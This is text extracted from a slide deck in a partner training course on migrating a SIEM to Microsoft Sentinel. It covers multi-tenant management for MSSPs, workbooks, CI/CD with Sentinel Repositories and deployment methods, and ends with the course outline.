
- ▶ We recommend having a single rule per customer
- ▶ This can result in a high number of alert rules created in the MSSP tenant
- ▶ To work around this limitation, you could use an architecture where you create one Microsoft Sentinel workspace in the MSSP tenant for each customer that you manage



Analytics rules health

The Resource Health tab will allow to get an overview of the health of those resources for 1 or more resource types including

- ▶ Analytic rules
- ▶ Playbooks
- ▶ Data Connectors
- ▶ Automation rules to be selected (or all of them)



Sentinel Workbooks



Microsoft Sentinel Workbooks

Microsoft Sentinel Workbooks
combine data from disparate sources
within a single report

**Workbooks are currently compatible
with the following data sources**

- ▶ Logs
- ▶ Metrics
- ▶ Azure Resource Graph
- ▶ Alerts (Preview)
- ▶ Workload Health
- ▶ Azure Resource Health
- ▶ Azure Data Explorer

The screenshot shows the Microsoft Sentinel Workbooks interface. At the top, it displays '312 Saved workbooks', '131 Templates', and '1 Updates'. Below this, there are two tabs: 'My workbooks' and 'Templates', with 'Templates' being the active tab. A search bar is present above the template list. The list itself contains eight items, each with a thumbnail, name, and content source:


Workbook name	Content source
Azure Activity	Gallery content
Azure AD Audit logs	Gallery content
Azure AD Audit, Activity and Sign-in logs	Gallery content
Azure AD Sign-in logs	Gallery content
Azure DDoS Protection Workbook	Gallery content
Azure Defender for IoT Alerts	Gallery content
Azure Firewall	Gallery content

On the right side of the interface, there is a detailed description for the 'Azure AD Sign-in logs' template, which includes a preview of the workbook's visualization.

Microsoft Sentinel Central Workbook


This workbook provides you with a cross-tenant view of the different subscriptions and workspaces managed via Lighthouse

At the top, it includes filters so you can focus on specific subscriptions or workspaces




Intellectual property protection

- ▶ If you have developed your own intellectual property into a Workbook, you might need to hide it from your customers
- ▶ In order to do that, you can host the workbook in the MSSP tenant and make it multi-tenant




DevOps – CI/CD Automation



Continuous integration and continuous delivery (CI/CD)

- ▶ Continuous Integration (CI) helps to catch bugs early in the development cycle, which makes them less expensive to fix
- ▶ Continuous Delivery (CD) is a process by which code is built, tested, and deployed to one or more test and production environments



Microsoft Sentinel Repositories

- ▶ Microsoft Sentinel Repositories allow you to create and manage your custom content from an external source control repository for continuous integration / continuous delivery (CI/CD)
- ▶ Currently Microsoft Sentinel supports Azure DevOps and GitHub

The screenshot shows the Microsoft Azure portal interface for Microsoft Sentinel. The left sidebar contains navigation links for Overview, Logs, News & guides, Search (Preview), Threat management (Incidents, Workbooks, Hunting, Notebooks, Entity behavior, Threat intelligence, MITRE ATT&CK (Preview)), Content management (Content hub (Preview), Repositories (Preview), Community), and Configuration (Data connectors, Analytics, Watchlist, Automation, Settings). The main content area is titled "Microsoft Sentinel | Repositories (Preview)" and shows a summary of 1 connection. Below this is a table listing a single repository: "RepositoriesSampleContent" (Name: RepositoriesSampleContent, Last deployment status: Succeeded, Repository: GitHub, Branch: main, Content types: Playbooks +5). To the right, detailed information about the repository is shown, including its GitHub source control (last updated 4 hours ago), description (providing examples on how to use parameter files, advanced deployment configurations, and sample ARM templates for content types), and a list of content types: Playbooks, Automation rules, and Hunting queries. Deployment details show a successful deployment on 0/25/2022 at 5:34:46 AM.

Name	Last deployment status	Repository	Branch	Content types
RepositoriesSampleContent	Succeeded	GitHub	main	Playbooks +5

RepositoriesSampleContent

GitHub Source control 4 hours ago Last updated

Description This repository provides examples on how to use parameter files, advanced deployment configurations, and sample ARM templates for the content types. The intention of this repo is to help demonstrate the capabilities of Microsoft Sentinel Repositories.

Repository <https://github.com/fourthcoffee/RepositoriesSampleContent>

Branch main

Content types

- Playbooks
- Automation rules
- Hunting queries

Last deployment status Succeeded

Last deployment time 0/25/2022, 5:34:46 AM


Edit

Microsoft Sentinel Repositories patterns

One repository for all, and one repository per customer

Having one generic content repository for all customers allows MSSPs to connect each customer's workspace to a centrally managed workspace


This allows the MSSP to add any generic content to that repository without having to deploy the content manually into each customer's repository



Microsoft Sentinel Repositories patterns

One repository for all with custom folders per customer

- ▶ Some MSSPs prefer to not manage multiple repositories and/or prefer to group their content based on the shared data sources as opposed to splitting it by customer
- ▶ In those cases, one structure to consider is having all your content in one repository, and connecting all your customers to this repository



Microsoft Sentinel Repositories patterns

One repository per customer

Creating a repository per customer allows for full separation content across your customers and can best serve customers with very specific needs across their workspaces



Custom deployment methods

1

ARM/Bicep templates - All Sentinel content type support ARM template deployment

2

CLI (PowerShell and Az CLI) - Microsoft Sentinel has support for CLI tools like PowerShell and Az CLI

3

API - Microsoft Sentinel has its own RESTful API, which is called SecurityInsights

Coming up next...

Module 1: Microsoft Sentinel basic concepts mins

- ▶ Unified SOC
- ▶ Microsoft Cloud Fundamentals
- ▶ Log Analytics Fundamentals
- ▶ High level Architecture Design
- ▶ Sizing and Cost Components
- ▶ Data Collection
- ▶ Multi-cloud Environment
- ▶ Automation /SOAR with Microsoft Sentinel
- ▶ Threat Intelligence
- ▶ MITRE Att&ck
- ▶ Analytical Rules
- ▶ Sentinel Workbooks
- ▶ DevOps – CI/CD Automation

Module 3: Microsoft Sentinel basic concepts

- ▶ Migrating Detection rules
- ▶ Migrating SOAR Automation
- ▶ Migrating historical data
- ▶ Converting dashboards to workbooks
- ▶ Updating SOC Processes
- ▶ The SIEM migration experience

Module 4: Post-migration optimization

- ▶ Permissions in Microsoft Sentinel
- ▶ Integrating Threat Detection
- ▶ Hunt for threats
- ▶ User Entity Behavior Analytics
- ▶ Creating Automation rules
- ▶ Using Playbooks for Automation
- ▶ Investigating incidents

Module 2: Planning the migration

- ▶ Planning your Migration
- ▶ Designing your Microsoft Sentinel workspace architecture
- ▶ Sentinel Cost Calculator
- ▶ Microsoft Sentinel content and solutions
- ▶ Writing Queries using Kusto Query language
- ▶ Creating Threat detection rules

Module 5: Optimizing SOC

- ▶ Streamline work with a unified experience
- ▶ Copilot for Security in the SOC
- ▶ Demo – Unified Platform
- ▶ Multi-customer Management after Migration



Break



Microsoft Partner Project Ready

Technical deep dive on

Migrating your SIEM Solution to Microsoft Sentinel

Day 1 of 3
Session 2



 *Fast Lane*

Course Plan and Learning Objectives

Module 1: Microsoft Sentinel basic concepts mins

- ▶ Unified SOC
- ▶ Microsoft Cloud Fundamentals
- ▶ Log Analytics Fundamentals
- ▶ High level Architecture Design
- ▶ Sizing and Cost Components
- ▶ Data Collection
- ▶ Multi-cloud Environment
- ▶ Automation /SOAR with Microsoft Sentinel
- ▶ Threat Intelligence
- ▶ MITRE Att&ck
- ▶ Analytical Rules
- ▶ Sentinel Workbooks
- ▶ DevOps – CI/CD Automation

Module 3: Microsoft Sentinel basic concepts

- ▶ Migrating Detection rules
- ▶ Migrating SOAR Automation
- ▶ Migrating historical data
- ▶ Converting dashboards to workbooks
- ▶ Updating SOC Processes
- ▶ The SIEM migration experience

Module 4: Post-migration optimization

- ▶ Permissions in Microsoft Sentinel
- ▶ Integrating Threat Detection
- ▶ Hunt for threats
- ▶ User Entity Behavior Analytics
- ▶ Creating Automation rules
- ▶ Using Playbooks for Automation
- ▶ Investigating incidents

Module 2: Planning the migration

- ▶ Planning your Migration
- ▶ Designing your Microsoft Sentinel workspace architecture
- ▶ Sentinel Cost Calculator
- ▶ Microsoft Sentinel content and solutions
- ▶ Writing Queries using Kusto Query language
- ▶ Creating Threat detection rules

Module 5: Optimizing SOC

- ▶ Streamline work with a unified experience
- ▶ Copilot for Security in the SOC
- ▶ Demo – Unified Platform
- ▶ Multi-customer Management after Migration



